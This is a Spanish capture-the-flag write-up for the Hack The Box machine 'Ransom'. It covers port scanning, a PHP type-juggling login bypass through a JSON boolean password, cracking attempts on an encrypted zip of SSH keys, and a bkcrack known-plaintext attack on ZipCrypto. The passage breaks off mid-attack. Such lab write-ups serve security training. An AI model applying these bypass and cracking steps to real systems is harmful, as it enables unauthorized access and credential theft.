

247- RANSOM

- 1. RANSOM
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Type Juggling
 - 1.5. Zip2john
 - 1.6. Plaintext attack
 - 1.7. SSH access
 - 1.8. Privesc via hardcoded root credentials

1. RANSOM

www

<https://app.hackthebox.com/machines/Ransom>



RANSOM 457

RETIRED MACHINE

Ransom

LINUX MEDIUM

4.4
MACHINE RATING

1320
USER OWNS

990
SYSTEM OWNS

15/03/2022
RELEASED

Created by lppsec

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
> settarget "10.10.11.153 Ransom"
> ping 10.10.11.153

PING 10.10.11.153 (10.10.11.153) 56(84) bytes of data:
64 bytes from 10.10.11.153: icmp_seq=1 ttl=63 time=43.4 ms
64 bytes from 10.10.11.153: icmp_seq=2 ttl=63 time=43.6 ms
64 bytes from 10.10.11.153: icmp_seq=3 ttl=63 time=45.5 ms
64 bytes from 10.10.11.153: icmp_seq=4 ttl=63 time=43.5 ms
64 bytes from 10.10.11.153: icmp_seq=5 ttl=63 time=43.3 ms
|
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> nmap -sS -p- --open 10.10.11.153 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-20 23:28 CET
Nmap scan report for 10.10.11.153
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```
> extractPorts allports
File: extractPorts.tmp
[*] Extracting information...
[*] IP Address: 10.10.11.153
[*] Open ports: 22,80
[*] Ports copied to clipboard

> nmap -sCV -p22,80 -n -Pn --min-rate 5000 10.10.11.153 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-20 23:29 CET
Nmap scan report for 10.10.11.153
Host is up (0.053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e8b421a2224a7df9b525517903a4f5f2 (RSA)
|   256 bb399ef480beaa01732d10fb447f8461 (ECDSA)
|_  256 2221e9f485908745161f733641ee3b32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Admin - HTML5 Admin Template
|_ Requested resource was http://10.10.11.153/login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
```

1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. La versión de *JQuery 1.9.1* es bastante. También vemos que se está usando el framework de *Laravel*.

```
> whatweb http://10.10.11.153
http://10.10.11.153 [302 Found] Apache[2.4.41], Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.153], Laravel, Meta-Refresh-Redirect[http://10.10.11.153/login], RedirectLocation[http://10.10.11.153/login], Title[Redirecting to http://10.10.11.153/login]
http://10.10.11.153/login [200 OK] Apache[2.4.41], Bootstrap, Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.153], JQuery[1.9.1], Laravel, PasswordField[password], Script[text/javascript], Title[Admin - HTML5 Admin Template], X-UA-Compatible[IE=edge]
```


66

- Laravel** es un framework de desarrollo de aplicaciones web de código abierto, basado en *PHP*. Su primera versión fue lanzada en 2011. Desde entonces, se ha convertido en uno de los frameworks de PHP más populares y ampliamente utilizados en la comunidad de desarrollo web.


Este framework sigue el patrón de arquitectura **MVC (Modelo-Vista-Controlador)**, lo que significa que separa la lógica de la aplicación en estos tres componentes principales.

1.4. Type Juggling


- Ingresamos a la página web. Tenemos un panel de login. Cambiamos el campo `type="text"` en las herramientas de desarrollador para que, de este modo, podamos ver lo que escribimos. Dicho esto, probamos diferentes credenciales, incluso inyecciones SQL, pero no conseguimos acceso.




- Por tanto, interceptamos esta petición con **Burp Suite**. Vemos que se nos están configurando dos cookies de sesión: **XSRF-TOKEN**, y **laravel_session**. También vemos que hay una **API** por detrás: `/index.php/api`.




- Una de las cosas que podemos probar es enviar la petición cambiando el método de **GET** a **POST** y ver cómo reacciona la página. Vemos que el servidor, en este punto, no admite este método (**405: Method Not Allowed**).




- Podríamos intentar, manteniendo igual el resto de la estructura de la petición, cambiar simplemente el método a **GET**. Es interesante ahora observar que el servidor responde con que no puede procesar el contenido (**422: Unprocessable Content**).



- Esta respuesta se debe a que el servidor espera los datos en formato **JSON** (**Content-Type: application/json**). Sabiendo esto, cambiamos el Content-Type en nuestra petición y estructuramos los datos en **JSON**. Esta vez, el servidor acepta la petición.




- El riesgo aquí está en cómo se están representando los datos, ya que dependiendo de cómo se esté aplicando la validación del campo de contraseña por detrás, a nivel de código, podríamos efectuar un **Type Juggling**, que es vulnerabilidad típica de **PHP**. Para ello, necesitamos forzar el cambio de tipo de dato. En este caso, cambiamos el tipo del campo **password** a **true**, es decir, lo convertimos a un valor booleano. De este modo, conseguimos el acceso.




1.5. Cracking zip pass with Zip2john

- Una vez hemos conseguido el acceso vemos lo siguiente. Descargamos el comprimido **homedirectory.zip**.



- Hacemos un **unzip** para descomprimir el archivo pero nos pide contraseña. Aún así, podemos listar el contenido de este comprimido con **7z l**. Vemos que tenemos claves SSH dentro. Por tanto, si conseguimos descomprimirlo, podríamos obtener acceso a la máquina por **SSH**.



- Usamos `zip2john uploaded-file-3422.zip > homedirectory.txt` para realizar un ataque de **fuerza bruta** y obtener un **hash** de la contraseña. Seguidamente, ejecutando `john -`

w:/usr/share/wordlists/rockyou.txt homedirectory.txt , tratamos de romper este hash, pero no lo conseguimos.

- ```
john -w:/usr/share/wordlists/rockyou.txt homedirectory.txt
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.bash_logout PKZIP Encr: 2b chk, TS_chk, cmplen=178, decmplen=218, crc=6E31898
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.bashrc PKZIP Encr: 2b chk, TS_chk, cmplen=172, decmplen=371, crc=A8254644
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.profile PKZIP Encr: 2b chk, TS_chk, cmplen=404, decmplen=887, crc=D1822A87
ver 1.0 uploaded-file-3422.zip/.cache/ is not encrypted, or stored with non-handled compression type
ver 1.0 efn 5455 efn 7875 uploaded-file-3422.zip/.cache/mozilla-legal-displayed PKZIP Encr: 2b chk, TS_chk, cmplen=12, decmplen=0, crc=0
ver 1.0 efn 5455 efn 7875 uploaded-file-3422.zip/.sudo.as admin successful PKZIP Encr: 2b chk, TS_chk, cmplen=12, decmplen=0, crc=0
ver 1.0 uploaded-file-3422.zip/.ssh/ is not encrypted, or stored with non-handled compression type
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.ssh/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1998, decmplen=2618, crc=38884579
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.ssh/authorized_keys PKZIP Encr: 2b chk, TS_chk, cmplen=475, decmplen=564, crc=C8143C32
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.ssh/id_rsa.pub PKZIP Encr: 2b chk, TS_chk, cmplen=475, decmplen=564, crc=C8143C32
ver 2.0 efn 5455 efn 7875 uploaded-file-3422.zip/.viminfo PKZIP Encr: 2b chk, TS_chk, cmplen=581, decmplen=2809, crc=39688484
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
ls
homedirectory.txt uploaded-file-3422.zip
cat homedirectory.txt
File: homedirectory.txt
uploaded-file-3422.zip:$pkzip2$3*2*1*0*0*24*d1b*606b*d8cb8f86ea5793e7c4204d9ca887ebba2d59ad3d6abada5da3b3e2c2588e83b5a6361d2*1*0*0*24*ab25*606b*b1ad78e600f1ff771502a1f27a5933fda791f9ee12b283f7
cbf1319bcedf64aa82d02*2*0*aa*dc*6ce3189b*0*46*8*aa*6ce3*606b*daaf25b5719924c32e3a7796442142d1581876eab482b516ee5fdd8a65e71e7216979325469269a2de6dfa31fceb53f14965bae789ad8486555b1af73f8e73ced1
3a3fda3b77864f454c9c96640b08693420e511326148b95f6861e73bbab340631665456b0e0ba371f6c7138c916849c6b262e44ec50544298e5ad1d673b1ee7cde25cdc350a527f7c25c6ca5504739b3d5c9343cba67a6e84a1d7f67e
dea8c2048d88994$pkzip2$uploaded-file-3422.zip:.bash_logout,.profile,.bashrc:uploaded-file-3422.zip
john -w:/usr/share/wordlists/rockyou.txt homedirectory.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00 DONE (2024-02-21 12:13) 0g/s 15588Kp/s 15588Kc/s 1jonaluz2B1...7!Vamios!
Session completed
```

## 1.6. Plaintext attack with Bkcrack

- Intentamos listar el contenido del comprimido con un poco más de información técnica. Esto lo podemos hacer con: `7z l uploaded-file-3422.zip -slt`. Lo que podemos ver a continuación es que nos tenemos un archivo comprimido encriptado *Method = ZipCrypto Deflate*.

- ```
7z l uploaded-file-3422.zip -slt
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=es_ES.UTF-8,utf16=on,HugeFiles=on,64 bits,128 CPUs AMD Ryzen 7 5700G with Radeon Graphics (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

-----
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 178
Modified = 2020-02-25 13:03:22
Created =
Accessed =
Attributes = -rwxr-xr-x
Encrypted = +
Comment =
CRC = 6CE31898
Method = ZipCrypto Deflate
Host OS = Unix
Version = 20
Volume Index = 0

Path = .bashrc
Folder = -
Size = 3771
Packed Size = 1752
Modified = 2020-02-25 13:03:22
Created =
Accessed =
Attributes = -rwxr-xr-x
Encrypted = +
Comment =
CRC = A8254644
Method = ZipCrypto Deflate
Host OS = Unix
Version = 20
Volume Index = 0
```

- En este punto, podríamos tratar de efectuar un *Plaintext attack*. Para ello, necesitaremos disponer de un archivo que, medianamente, en texto claro, sepamos cómo están compuestas sus líneas. En este caso, como sabemos que este comprimido tiene el archivo *.bash_logout*, y éste, generalmente, es similar en todos los sistemas (es decir, no sufre alteraciones), podríamos usarlo para compararlo con el nuestro (el cual está en texto claro). Por tanto, la idea aquí es comparar el *.bash_logout* del comprimido (cifrado) con el *.bash_logout* de nuestro mismo sistema (texto claro). Copiamos ahora un *.bash_logout* a nuestro directorio actual de trabajo. Hacemos: `wc -c .bash_logout` para ver los bytes de este archivo. Vemos que tiene *220 bytes*, la misma cantidad que tiene el del archivo comprimido.


```

y locate .bash_logout
/snap/core20/2105/etc/skel/.bash_logout
/snap/core20/2102/etc/skel/.bash_logout
/snap/core22/1839/etc/skel/.bash_logout
/usr/share/doc/adduser/examples/adduser.local.conf.examples/skel/dot.bash_logout
> cat /snap/core20/2102/etc/skel/.bash_logout

File: /snap/core20/2102/etc/skel/.bash_logout
1 # ~/.bash_logout: executed by bash(1) when login shell exits.
2
3 # when leaving the console clear the screen to increase privacy
4
5 if [ "$SHLVL" = 1 ]; then
6     [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
7 fi

> cp /snap/core20/2102/etc/skel/.bash_logout .
> ls
homedirectory.txt  uploaded-file-3422.zip
> ls -la
drwxr-xr-x root root 102 B Wed Feb 21 12:49:34 2024 .
drwxr-xr-x root root 38 B Tue Feb 20 23:28:05 2024 ..
-rw-r--r-- root root 220 B Wed Feb 21 12:49:34 2024 .bash_logout
-rw-r--r-- root root 688 B Wed Feb 21 12:49:40 2024 homedirectory.txt
-rw-r--r-- parrot parrot 7.6 KB Wed Feb 21 12:02:24 2024 uploaded-file-3422.zip
> wc -c .bash_logout
220 .bash_logout
> 7z l uploaded-file-3422.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=es_ES.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs AMD Ryzen 7 5700G with Radeon Graphics (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip
--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

  Date      Time      Attr      Size  Compressed  Name
-----
2020-02-25 13:03:22 ..... 220      170      .bash_logout
2020-02-25 13:03:22 ..... 3721     1752      .bashrc
2020-02-25 13:03:22 ..... 807      404      .profile
2021-07-02 19:58:14 D..... 0         0         .cache
2021-07-02 19:58:14 ..... 0         12      .cache/mold.legal-displayed

```

- Seguidamente, nos clonamos la herramienta **Bkcrack** en nuestro directorio de trabajo, y la compilamos para poder usarla. Una vez tengamos la herramienta instalada, tendremos que crearnos primero un archivo **ZIP** que contenga nuestro **.bash_logout**, para ello: `zip plain.zip .bash_logout`. Podemos descargar esta herramienta del siguiente enlace.

- <https://github.com/kimci86/bkcrack>

```

> ls -la
drwxr-xr-x root root 146 B Wed Feb 21 13:03:45 2024 .
drwxr-xr-x root root 220 B Wed Feb 21 13:01:20 2024 ..
drwxr-xr-x root root 44 B Wed Feb 21 13:01:20 2024 example
drwxr-xr-x root root 40 B Wed Feb 21 13:01:20 2024 tools
-rw-r--r-- root root 220 B Wed Feb 21 12:49:34 2024 .bash_logout
-rwxr-xr-x root root 195 KB Wed Feb 21 13:01:20 2024 bkcrack
-rw-r--r-- root root 888 B Wed Feb 21 13:00:04 2024 license.txt
-rw-r--r-- root root 6.7 KB Wed Feb 21 13:00:04 2024 readme.md
-rw-r--r-- parrot parrot 7.6 KB Wed Feb 21 12:02:24 2024 uploaded-file-3422.zip
> zip plain.zip .bash_logout
adding: .bash_logout (deflated 20%)
> ls -la
drwxr-xr-x root root 164 B Wed Feb 21 13:00:07 2024 .
drwxr-xr-x root root 220 B Wed Feb 21 13:01:20 2024 ..
drwxr-xr-x root root 44 B Wed Feb 21 13:01:20 2024 example
drwxr-xr-x root root 40 B Wed Feb 21 13:01:20 2024 tools
-rw-r--r-- root root 220 B Wed Feb 21 12:49:34 2024 .bash_logout
-rwxr-xr-x root root 195 KB Wed Feb 21 13:01:20 2024 bkcrack
-rw-r--r-- root root 888 B Wed Feb 21 13:00:04 2024 license.txt
-rw-r--r-- root root 332 B Wed Feb 21 13:00:07 2024 plain.zip
-rw-r--r-- root root 6.7 KB Wed Feb 21 13:00:04 2024 readme.md
-rw-r--r-- parrot parrot 7.6 KB Wed Feb 21 12:02:24 2024 uploaded-file-3422.zip
> 7z l plain.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=es_ES.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs AMD Ryzen 7 5700G with Radeon Graphics (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 332 bytes (1 KiB)

Listing archive: plain.zip
--
Path = plain.zip
Type = zip
Physical Size = 332

  Date      Time      Attr      Size  Compressed  Name
-----
2024-02-21 12:49:34 ..... 220      158      .bash_logout
2024-02-21 12:49:34 ..... 220      158      1 files

```

- Para ejecutar la herramienta tendremos que indicar: el ZIP encriptado, el archivo dentro que esté cifrado, nuestro ZIP y el archivo respectivo en texto claro: `./bkcrack -C uploaded-file-3422.zip -c ".bash_logout" -P plain.zip -p ".bash_logout"`. Esto ejecutará un ataque que tratará de obtener un par de claves. Al cabo de unos minutos, obtenemos las claves. Las copiamos.

```

./bkcrack -C uploaded-file-3422.zip -c ".bash_logout" -P plain.zip -p ".bash_logout"
bkcrack 1.6.1 - 2024-01-22
[13:12:40] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
